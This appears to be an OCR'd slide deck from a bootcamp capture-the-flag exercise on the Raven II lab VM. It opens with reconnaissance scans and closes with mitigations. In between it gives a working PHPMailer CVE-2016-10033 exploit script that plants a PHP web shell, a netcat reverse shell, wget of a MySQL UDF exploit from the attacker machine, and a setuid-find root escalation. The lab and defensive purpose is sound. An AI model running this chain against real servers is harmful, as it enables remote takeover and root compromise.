
```
root@Kali:~# nikto -C all -h http://192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-06-28 17:42:40 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
 the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore
 this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-06-28 17:44:25 (GMT-7) (105 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

# Gobuster

```
root@Kali:~/Downloads/gobuster-linux-amd64# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.
1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/28 18:12:45 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                 (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress           (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual              (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                  (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor              (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts               (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status       (Status: 403) [Size: 301]

===============================================================
2021/06/28 18:13:51 Finished
===============================================================
root@Kali:~/Downloads/gobuster-linux-amd64#
```

# Flag1


Kibana
[Metricbeat Syst
[Filebeat System
Discover - Kiban
Not secure
192.168.1.115/vendor/
Index of /vendor
Name
Last modified
Size
Description
Parent Directory -
LICENSE 2018-08-13 07:56 26K
PATH 2018-11-09 08:17 62
PHPMailerAutoload.php 2018-08-13 07:56 1.6K
README.md 2018-08-13 07:56 13K
SECURITY.md 2018-08-13 07:56 2.3K
VERSION 2018-08-13 07:56 6
changelog.md 2018-08-13 07:56 28K
class.phpmailer.php 2018-08-13 07:56 141K
class.phpmaileroauth.php 2018-08-13 07:56 7.0K
class.phpmaileroauthgoogle.php 2018-08-13 07:56 2.4K


Kibana
[Metricbeat Syst
[Filebeat System
Discover - Kiban
192.168.1.115/ve
Not secure
192.168.1.115/vendor/PATH
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}

# Exploitation: PHP Remote Code Execution

- Used a script to upload a malicious PHP file to the Web server
  - PHP file allowed for command execution via Web browser (Reflected XSS)
  - PHP file is stored on Web server, however, commands ran are not stored
  - Able to then access Web server and run commands via **netcat**
- Attacker was granted user shell upon exploitation
- Exploit possible due to vulnerability in PHPMailer plugin (CVE-2016-10033)


# Exploit Script

Shell No. 1

File Actions Edit View Help

```
 GNU nano 4.8                                exploit.sh                                Modified
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1>

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

# Malicious PHP




# User Shell

Shell No. 1

File Actions Edit View Help

```
root@Kali:~/Downloads# sh ./exploit.sh
./exploit.sh: 17: Syntax error: redirection unexpected
root@Kali:~/Downloads# nc -lvnp 4444
listening on [any] 4444 ...
```




Shell No. 1

File Actions Edit View Help


```
root@Kali:~/Downloads# sh ./exploit.sh
./exploit.sh: 17: Syntax error: redirection unexpected
root@Kali:~/Downloads# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 55745
```

```
root@Kali:~/Downloads# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 55795

whoami
www-data
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
```

# Flag2 / Flag3

```
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

```
whoami
www-data
find /var/www -type f -iname "flag*"
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
```



# Exploitation: Privilege Escalation

- Used user shell established in previous exploit
  - MySQL
  - **gcc** to set up exploit script
  - Apache Web server on Kali machine
- Attacker was able to achieve root shell upon successful exploit
- Exploitation due to vulnerable MySQL version - ability to set a user-defined function

# MySQL Vulnerability

- MySQL version 5.5.60
- MySQL service running as **root** user (**ps aux**)

```
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 34462
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
root       999  0.0  1.3 552000 51288 ?        Sl   09:50   0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr
/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.so
ck --port=3306
```

# Exploit

- Used **searchsploit** and Google to find vulnerabilities for MySQL v5 running as the **root** user
- Found Exploit 1518 - MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library

```
root@Kali:~# searchsploit mysql 5
------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------
Active Calendar 1.2 - '/data/mysqlevents.php?css' Cross-Site Scripting                                                  | php/webapps/29653.txt
Advanced Poll 2.0 - 'mysql_host' Cross-Site Scripting                                                                   | php/webapps/33972.txt
Cisco Firepower Threat Management Console 6.0.1 - Hard-Coded MySQL Credentials                                          | linux/local/40465.txt
CMSQLite 1.2 / CMySQLite 1.3.1 - Remote Code Execution                                                                  | php/webapps/14654.php
cPanel 10.8.x - 'cpwrap' via MySQLAdmin Privilege Escalation                                                            | php/webapps/2554.php
cPanel 11 - PassWDMySQL Cross-Site Scripting                                                                            | php/webapps/29572.txt
CSP MySQL User Manager 2.3.1 - Authentication Bypass                                                                    | linux/webapps/44589.txt
Froxlor Server Management Panel 0.9.33.1 - MySQL Login Information Disclosure                                           | php/webapps/37725.txt
GEDCOM_TO_MYSQL - '/PHP/index.php?nom_branche' Cross-Site Scripting                                                     | php/webapps/31731.txt
GEDCOM_TO_MYSQL - '/PHP/info.php' Multiple Cross-Site Scripting Vulnerabilities                                         | php/webapps/31732.txt
GEDCOM_TO_MYSQL - '/PHP/prenom.php' Multiple Cross-Site Scripting Vulnerabilities                                       | php/webapps/31730.txt
JSPMySQL Administrador - Multiple Vulnerabilities                                                                       | jsp/webapps/38098.txt
Linkster - PHP/MySQL SQL Injection                                                                                      | php/webapps/10450.txt
MariaDB 10.2 /MySQL - 'wsrep_provider' OS Command Execution                                                             | linux/local/49765.txt
MyBlog: PHP and MySQL Blog/CMS software - Remote File Inclusion                                                         | php/webapps/3685.txt
MyBlog: PHP and MySQL Blog/CMS software - SQL Injection / Cross-Site Scripting                                          | php/webapps/5913.txt
MySQL (Linux) - Stack Buffer Overrun (PoC)                                                                              | linux/dos/23075.pl
MySQL - yaSSL CertDecoder::GetName Buffer Overflow (Metasploit)                                                         | linux/remote/16850.rb
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privilege Escalation                                | linux/local/40360.txt
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' System User Privilege Escalation / Race Conditio                | linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' System User Privilege Escalation                                 | linux/local/40679.sh
MySQL 3.20.32/3.22.x/3.23.x - Null Root Password Weak Default Configuration (1)                                         | linux/remote/21725.c
MySQL 3.20.32/3.22.x/3.23.x - Null Root Password Weak Default Configuration (2)                                         | linux/remote/21726.c
MySQL 3.22.27/3.22.29/3.23.8 - GRANT Global Password Changing                                                           | multiple/local/19721.txt
Mysql 3.22.x/3.23.x - Local Buffer Overflow                                                                             | linux/local/20581.c
MySQL 3.23.x/4.0.x - COM_CHANGE_USER Password Memory Corruption                                                         | unix/remote/22085.txt
MySQL 3.x/4.0.x - Weak Password Encryption                                                                              | linux/local/22565.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leakage                                                                  | linux/remote/1742.c
MySQL 4.1/5.0 - Authentication Bypass                                                                                   | multiple/remote/24250.pl
MySQL 4.1/5.0 - Zero-Length Password Authentication Bypass                                                              | multiple/remote/311.pl
MySQL 4.x - CREATE FUNCTION Arbitrary libc Code Execution                                                               | multiple/remote/25209.pl
MySQL 4.x - CREATE FUNCTION mysql.func Table Arbitrary Library Injection                                                | multiple/remote/25210.php
MySQL 4.x - CREATE Temporary TABLE Symlink Privilege Escalation                                                         | multiple/remote/25211.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)                                                 | linux/local/1518.c
```

https://www.exploit-db-com/exploits/1518

https://redteamnation.com/mysql-user-defined-functions/

# Exploit Creation

- Followed instructions in exploit comments to compile the exploit
  - **gcc -g -shared -Wl -soname,1518.so -o 1518.so 1518.c -lc**
- Set up a symbolic link on the attacker machine to /var/www/html to allow Web server to download the exploit file, and used **wget** to download the exploit
  - **ln -s /usr/share/exploitdb/exploits/linux/local /var/www/html** (on attacker machine)
    **wget http://192.168.1.90/local/1518.so** (on Web server, via backdoor shell)

```
root@Kali:~# cd /tmp
root@Kali:/tmp# searchsploit -m 1518.c
  Exploit: MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)
      URL: https://www.exploit-db.com/exploits/1518
     Path: /usr/share/exploitdb/exploits/linux/local/1518.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /tmp/1518.c


root@Kali:/tmp# gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
root@Kali:/tmp# ls
1518.c
1518.so
firefox-esr
ssh-vgKECFBBUA4D
systemd-private-f54d8dc1cbe0424191a34010c04c43e9-apache2.service-G8sgSc
systemd-private-f54d8dc1cbe0424191a34010c04c43e9-colord.service-yZOYgm
systemd-private-f54d8dc1cbe0424191a34010c04c43e9-haveged.service-6XXPNT
systemd-private-f54d8dc1cbe0424191a34010c04c43e9-ModemManager.service-8BIbAA
systemd-private-f54d8dc1cbe0424191a34010c04c43e9-systemd-logind.service-78Ko82
systemd-private-f54d8dc1cbe0424191a34010c04c43e9-upower.service-OdxPud
Temp-ade9a941-fc01-49cb-b1e1-c4b61dbfb734
Temp-c8135151-6e6d-42b4-948c-c62312e324d5
VMwareDnD
root@Kali:/tmp#
```

```
www-data@target2:/tmp$ wget http://192.168.1.90/local/1518.so
wget http://192.168.1.90/local/1518.so
converted 'http://192.168.1.90/local/1518.so' (ANSI_X3.4-1968) -> 'http://192.168.1.90/local/1518.so' (UTF-8)
--2021-07-01 11:30:58--  http://192.168.1.90/local/1518.so
Connecting to 192.168.1.90:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19072 (19K)
Saving to: '1518.so'

1518.so             100%[===================>]  18.62K  --.-KB/s    in 0s

2021-07-01 11:30:58 (155 MB/s) - '1518.so' saved [19072/19072]

www-data@target2:/tmp$
```

# Exploit Delivery

Logged into **mysql** on the Web server, using credentials in /var/www/html/wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
www-data@target2:/tmp$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

# Exploit Delivery

```
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.01 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+-------------------------------------+
|                                   0 |
+-------------------------------------+
1 row in set (0.00 sec)

mysql>
```

← Uses the mysql database

← Creates new table **foo**

← Inserts the 1518.so exploit into the **foo** table

← Pushes the 1518.so exploit into the MySQL plugin directory

← Creates the user-defined function

← Runs the code


End result - **chmod** modifies the **find** command to run as the **root** user (**u**) and sets the **root** user on execution (**s**)

https://www.exploit-db.com/exploits/1518

https://www.computerhope.com/unix/uchmod.htm

# Escalation to Root Shell and Flag4

```
www-data@target2:/tmp$ touch old_greg
touch old_greg
www-data@target2:/tmp$ find old_greg -exec "whoami" \;
find old_greg -exec "whoami" \;
root
www-data@target2:/tmp$ find old_greg -exec "/bin/sh" \;
find old_greg -exec "/bin/sh" \;
# cd /root
cd /root
# ls
ls
flag4.txt
# cat flag4.txt
cat flag4.txt
```



```
flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

← Creates a file in **/tmp** (writable location for www-data user)

← **find** command used to find old_greg, and execute **whoami** as root

← **find** command used to execute a **root shell**

← **cd** into the root folder

← **flag4** found

The **find** command, ran in **/tmp**, will always find old_greg. Therefore, the -exec command will then run as **root**, since **find** runs as **root** due to the user-defined function built in MySQL


# Mitigations

# Vulnerability 1 - Publicly Accessible Web server files/directories

- Disable directory browsing in Apache configuration
  - Remove “Indexes” from the Options line, and restart Apache service

```
 GNU nano 2.2.6                File: apache2.conf

        Require all granted
</Directory>

<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

- Firewall rule to block source IP performing directory enumeration or “gobuster” user agent
  - Gobuster generated large number of HTTP Response Codes over 400






- Implement Intrusion Prevention System

# Vulnerability 2 - PHP Remote Code Execution

- Upgrade PHPMailer Plugin to version 5.2.20 or later
  - If upgrade cannot be completed, perform input validation on the Contact Form page on client-side to prevent scripting
- Monitor and alert for any new files in /var/www/html
- Block all firewall ports except for port 80
  - Ideally, Web server port should be port 443 though!
  - Backdoor shell established over port 4444 - attack is stopped in its tracks if only 80/443 open



| Time | _source |
| --- | --- |
| Jul 2, 2021 @ 00:19:00.004 | @timestamp: Jul 2, 2021 @ 00:19:00.004 event.kind: event event.category: network_traffic event.action: network_flow event.start: Jul 2, 2021 @ 00:18:00.461 event.end: Jul 2, 2021 @ 00:18:00.462 event.duration: 0.9 event.dataset: flow host.name: Kali ecs.version: 1.5.0 source.packets: 2 source.bytes: 173B source.ip: 192.168.1.90 source.port: 4444 network.bytes: 389B network.packets: 4 network.type: ipv4 network.transport: tcp |

# Vulnerability 3 - MySQL Privilege Escalation

- Set MySQL service account to use different, non-privileged account
  - Exploit possible because mysqld service runs as **root**
  - Use a non-privileged account that is exclusive to MySQL, no other system access

```
root       999  0.0  1.3 552000 51288 ?        Sl   09:50   0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr
/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.so
ck --port=3306
```

- Remove unused Wordpress install
  - Wordpress installation on Target 2 appears unused.  Remove Wordpress (which also removes MySQL) if not needed
- If only port accessible is 80 (443!), then attack is not possible
  - Backdoor shell is not accessible, therefore attacker can’t access Target 2